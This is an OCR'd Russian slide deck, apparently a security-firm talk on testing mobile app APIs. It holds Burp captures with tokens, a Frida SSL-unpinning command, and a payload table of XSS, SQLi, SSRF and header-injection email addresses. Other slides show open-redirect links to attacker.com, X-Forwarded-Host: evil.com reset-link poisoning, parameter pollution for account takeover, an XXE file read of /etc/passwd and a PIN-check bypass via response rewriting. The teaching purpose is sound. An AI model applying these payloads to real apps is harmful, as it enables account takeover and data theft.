
Request Response

Raw Params Headers Hex

```
1 POST /api/cart/api/v1/cart.create HTTP/1.1
2 Accept: application/json
3 Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJjZ2VTM1F2ZFFsU3hLMjUtrkd2bjNNOkFQQTkxYkhBOXRmczJ3LTk3Y1lc0ckpKQm
4 Content-Type: application/json; charset=UTF-8
5 Content-Length: 513
6 Host: api.██.com
7 Connection: close
8 Accept-Encoding: gzip, deflate
9 User-Agent: okhttp/3.12.12
10
11 {
  "createdAt": "2021-08-28T14:58:46.529Z",
  "device": {
    "deviceId": "cgeS3QvdQlSxK25-FGvn3M:APA91bHA9tfs2w-97cW4rJJBLErp31fXgl-LRdt7ZA7knp1BdImjHdyxaIEM-mTPM3OFJDYevcl2mf-DJWJbwkrEGxU_ow
    "deviceType": "mobile",
    "pushToken": "cgeS3QvdQlSxK25-FGvn3M:APA91bHA9tfs2w-97cW4rJJBLErp31fXgl-LRdt7ZA7knp1BdImjHdyxaIEM-mTPM3OFJDYevcl2mf-DJWJbwkrEGxU_c
    "storeId": "74221173"
  },
  "deviceModel": "Nexus 5",
  "userToken": "",
  "version": "6.15.1 13033"
}
```

Настройка для Burp

PT
25.



Перенаправляем трафик
на 443 порт

После применения
входящие **http** запросы
будут отправляться по **https**

Настройка для Burp

PT
26.

Filter: Hiding out of scope items; hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
547	https://api. .com	POST	/api/menu/api/v1/menu.get	✓		200	487140	JSON	get	
546	https://api. .com	POST	/api/menu/api/v1/menu.version	✓		200	740	JSON		
545	https://api. .com	POST	/api/cart/api/v2/delivery.set_pickup	✓		200	3018	JSON		
544	https://api. .com	POST	/api/cart/api/v1/cart.create	✓		200	1731	JSON		
543	https://api. .com	GET	/api/geo/api/v1/geo.logistics?lat=...	✓		200	1695	JSON		
542	https://api. .com	POST	/proxy/mindbox/v1/mindbox.proxy	✓		200	230	JSON	proxy	
541	https://api. .com	POST	/proxy/mindbox/v1/mindbox.proxy	✓		200	230	JSON	proxy	

Request Response

Raw Headers Hex

```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Sat, 28 Aug 2021 15:07:33 GMT
4 Content-Type: application/json; charset=utf-8
5 Connection: close
6 Vary: Accept-Encoding
7 Access-Control-Allow-Origin: *
8 Access-Control-Request-Headers: Content-Type
9 Content-Length: 1471
10
11 {
  "value": {
    "cartId": "96815202",
    "uniqueId": "98e43b5e-d54f-4a20-9908-597d13cdc665",
    "timestamp": "909199828",
    "device": {
      "storeId": "74221173",
      "deviceId": "cgeS3QvdQlSxK25-FGvn3M:APA91bHA9tfs2w-97cW4rJJBlRp31fXgl-LRdt7ZA7knp1BdImjHdyxaIEM-mTPM30FJDYevclZmf-DJWJbwkrEGxU",
      "deviceType": "mobile",
      "sessionId": "Xpy6hB4WgWftGdXl3Iecq7Gp"
    },
    "store": {
      "storeId": "74221173",
      "timeZone": "Europe/Moscow"
    },
    "currency": "RUB",
    "cartType": "Default",
    "status": "Open",
    "createdAt": "2021-08-28T15:07:33.7112937Z",
    "updatedAt": "2021-08-28T15:07:33.7112995Z",
    "channel": {
      "name": "mobile",
      "platform": "android",
      "version": "6.15.1"
    }
  }
}
```

Приложение
полноценно
заработало.

Поздравляю, мы
обошли ssl защиту.

FRIDA обход SSL



```
frida -U -f com.apk.android -l hook.js
```

DroidSSLUnpinning

(скрипт для Фриды bit.ly/3tvtU2u)



Список программ для Fuzzing



1. Burp Suite (Intruder)



2. DirSearch

(github.com/maurosoria/dirsearch)



3. wFuzz

(github.com/xmendez/wfuzz)

Лайфхаки fuzzing

PT
30.

Расширение для Burp (pro):

x8-Burp

(Обнаружения скрытых параметров)

github.com/Impact-I/x8-Burp/



Изучите старые версии приложения

Скачать можно, например:

apkcombo.com

Example: new **/api/v3/** old **/api/v2/**





Авторизация / Регистрация / Восстановление

1. Brute Force
2. SQLi

3. Header attack
4. SSRF

5. OPEN REDIRECT
6. Подбор идентификаторов

* ETC.

Трюк в «авторизации»: OPEN REDICT через Deeplink

PT
32.

#3 Remote technique for #1

Как вы знаете, приложения могут автоматически обрабатывать внешние ссылки из браузеров / мессенджеров. Это можно сделать, зарегистрировав специальный `intent-filter`

Code 395 Bytes

```
1 <activity android:name=".DeeplinkActivity">
2   <intent-filter android:autoVerify="true">
3     <action android:name="android.intent.action.VIEW"/>
4     <category android:name="android.intent.category.DEFAULT"/>
5     <category android:name="android.intent.category.BROWSABLE"/>
6     <data android:scheme="https" android:host="legitimate.com"/>
7   </intent-filter>
8 </activity>
```

bypass host validations in Android apps

hackerone.com/reports/431002

Code 66 Bytes

```
1 <a href="https://attacker.com\\@legitimate.com/">Begin zaheck!</a>
```

or

Code 70 Bytes

```
1 <a href="https://attacker.com%5C%5C@legitimate.com/">Begin zaheck!</a>
```

Трюки в «Регистрации»

PT
33.

These are all valid e-mail addresses

XSS	test+(<script>alert(0)</script>)@example.com test@example(<script>alert(0)</script>).com "<script>alert(0)</script>"@example.com
Template injection	"<%= 7 * 7 %>"@example.com test+\${7*7})@example.com
SQLi	"' OR 1=1 -- '"@example.com "mail'); DROP TABLE users;--"@example.com
SSRF	john.doe@abc123.burpcollaborator.net john.doe@[127.0.0.1]
Parameter pollution	victim&email=attacker@example.com
(Email) Header injection	"%0d%0aContent-Length:%200%0d%0a%0d%0a"@example.com "recipient@test.com>\r\nRCPT TO:<victim+"@test.com

Кроме трюков с email пользователя, тестируйте полезные нагрузки в других полях, так как в WEB при регистрации часто стоят фильтры (waf), а в api нет. (*story)

Добавление в header
X-Forwarded-Host: evil.com
etc., может привести к отправке на email ссылки с вредоносным сайтом.

«Поздравляем с регистрацией
Подтвердите свою учетную запись (кнопка)
evil.com/?confirm=supersecretcode»

Трюки в «Восстановлении»

PT
33.

Technology/HTTP back-end	Overall Parsing Result	Example
ASP.NET/IIS	All occurrences of the specific parameter	par=val1,val2
ASP/IIS	All occurrences of the specific parameter	par=val1,val2
PHP/Apache	Last occurrence	par=val2
PHP/Zeus	Last occurrence	par=val2
JSP, Servlet/Apache Tomcat	First occurrence	par=val1
JSP, Servlet/Oracle Application Server	First occurrence	par=val1
JSP, Servlet/Jetty	First occurrence	par=val1
IBM Lotus Domino	Last occurrence	par=val2
IBM HTTP Server	First occurrence	par=val1
mod_perl/libapreq2/Apache	First occurrence	par=val1
Perl CGI/Apache	First occurrence	par=val1
mod_wsgi (Python)/Apache	First occurrence	par=val1
Python/Zope	All occurrences in list (array)	par=['val1','val2']

Source: https://en.wikipedia.org/wiki/HTTP_parameter_pollution

• Account Takeover

- email=user@mail.ru,hacker@mail.ru
- email=user@mail.ru%20hacker@mail.ru
- email=user@mail.ru|hacker@mail.ru

• Array:

- {"email":["user@mail.ru","hacker@mail.ru"]}

Добавление в header

X-Forwarded-Host: evil.com , может привести к отправке на email ссылки с вредоносным сайтом.

«Для восстановления пароля воспользуйтесь ссылкой **evil.com/?reset=supersecretcode**»



Профиль / Загрузка файлов / «Действия»

1. IDOR
2. XXE

3. File Upload
4. SSRF

5. Web Sockets
6. ETC

Полезные нагрузки:

github.com/swisskyrepo/PayloadsAllTheThings/



UPLOAD FILE в android

PT
35.

Небезопасная отправка неявных межпроцессных сообщений

Request

RawHeadersHex

```
1 GET /media/userpic/userpic_2109.jpg HTTP/1.1
2 SessionId: QlcSghYXNEloxtfawKLNxrChipuiNVsLaFwVMiGtcQMYACqlVZ
3 User-Agent: Samsung Galaxy S7 - 7.1.0 - API 25 - 1440x2560;Android;25;3.2.212 291;
4 Accept-Language: en
5 Source: Samsung Galaxy S7 - 7.1.0 - API 25 - 1440x2560
6 App-Version: 
```

0 matches

Response

RawHeadersRender

```
N
q 2090 QlcSghYXNEloxtfawKLNxrChipuiNVsLaFwVMiGtcQMYACqlVZ_Dg
W
38 login pin session
```

PT

ПОИГРАЕМ

Игра со зрителями

POST /api/v1/profile HTTP/1.1

Host: www.example.com

User-Agent: android 7.0

Cookie: session=t73a-df3r-bv0k-sk8q

Connection: Keep-Alive

Content-Type: text/plain

PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz4KPG5hbWU+Cjx0aXRzZT5QaXNhcmVua288L3RpdGxlPgo8L25hbWU+

Base64-онлайн декодировщик

```
PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz4KPG5hbWU+Cjx0aXRzZT5QaXNhcmVua288L3RpdGxlPgo8L25hbWU+
```

Текст → Base64

Base64 → Текст

```
<?xml version="1.0" encoding="UTF-8"?>
<name>
<title>Pisarenko</title>
</name>
```

Base64-онлайн декодировщик

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE name [<!ENTITY test SYSTEM
'file:///etc/passwd'>]>
<name>
<title>&test;</title>
</name>
```

Текст → Base64

Base64 → Текст

```
PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz4KPCFET0NUWVBFIG5hbWUgWzwhRU5USVRZIHRLc3QgU1lITVEVNICdmaWxlOi8vL2V0Yy9wYXNzd2QnPl0+CjxuYW1lPgo8dGloYGU+JnRlc3Q7PC90aXRzZT4KPC9uYW1lPg==
```

Игра со зрителями (Сто к одному)

PT
37.

POST /api/v1/payment/ HTTP/1.1

Host: mobileapi.example.com

User-Agent: android 7.0

Authorization: Bearer c4ca4238a0b923820dcc509a6f75849b

Accept: */*

Connection: Keep-Alive

Content-Type: application/json

```
{ "payment": [{"from": "1", "to": "73", "amount": "1" }] }
```

1. Authorization MD5
 2. Race Condition
 3. Атака на сумму (округление/отрицательные) Parameter pollution etc
 4. Инъекции
 5. Использование старой версии v1 находим параметр from
 6. IDOR
- И так далее.

Игра со зрителями (**real case**)



POST /v03/token/**pin-register** HTTP/1.1

Host: api.example.com

Token: 4f3293c8-976b-4271-a869-
bda79a5ab33d

Authorization: ...

User-Agent: android 7.0

Content-Type: application/json; charset=utf-8

```
{"PinHash":"1337:  
vgaTMPqLhleY2r6oBIS9aQ==:MZkUB1pZVk  
OCUufbgfa8sqeREk8qj0PYakazbFlz0fKdchex  
C8KEhKnyOS8dUjo6LBLzdYMNBdoDfbMWZ  
YBQeA=="}
```

Вводные данные.

- 1. Устройство без root прав.**
- 2. Приложение ходит по http**
- 3. Имеет вход по login:pass**
- 4. Регистрация PIN кода**

Token + Authorization + PinHash

200 {"pin":"true"}

- 5. Повторная отправка на регистрацию PIN кода**

200 {"pin":"false"}

Игра со зрителями (real case)

PT
39.

POST /v03/token/pin-check HTTP/1.1

Host: api.example.com

Token: 4f3293c8-976b-4271-a869-
bda79a5ab33d

User-Agent: android 7.0

Content-Type: application/json; charset=utf-8

```
{"PinHash":"1337:  
vgaTMPqLhleY2r6oBIS9aQ==:MZkUB1pZVk  
OCUufbgfa8sqeREk8qj0PYakazbFlz0fKdchex  
C8KEhKnyOS8dUjo6LBLzdYMNBDofbMWZ  
YBQeA=="}
```

Вводные данные.

1. Имеется вход по PIN коду

3. Проверка происходит по
Token + PinHash

4. При верном вводе PIN

200 {"pin":"true"}

4.1 При не верном вводе PIN

200 {"pin":"false"}

Add match/replace rule

Specify the details of the match/replace rule.

Type: Response body

Match: {"pin":"false"}

Replace: {"pin":"true"}

Comment: wow pwd :)

☒ Regex match

OK Cancel

Список программ android/ios



- | | | | |
|-----|---|-----|--|
| 1. | APKTOOL (Android) | 16. | MobSF (Android and iOS) |
| 2. | ADB (Android) | 17. | AndroBugs Framework (Android) |
| 3. | JADX (Android) | 18. | QARK Framework (Android) |
| 4. | ByteCode-Viewer (Android) | 19. | RMS, Dexcalibur and Passionfruit (Android iOS) |
| 5. | Drozer (Android) | 20. | Radare2 and R2Frida (Android and iOS) |
| 6. | Hopper (Android and iOS) | 21. | MARA Framework (Android) |
| 7. | Burp/ZAP (Traffic Inspection) | 22. | APKiD (Android) |
| 8. | Frida and Frida-Tools (Android and iOS) | 23. | Simplify (Android) |
| 9. | Frida Android Tracer (Android) | 24. | iProxy and iDeviceInstaller (iOS) |
| 10. | Android Backup Extractor (Android) | 25. | Frida-IOS-Dump (iOS) |
| 11. | PIDCAT (Android) | 26. | GuiScrcpy (Android and iOS) |
| 12. | GrapeFruit (iOS) | | |
| 13. | Objection (Android and iOS) | | |
| 14. | Tools on iDevice (iOS) | | |



PT

Спасибо

за внимание!

ptsecurity.com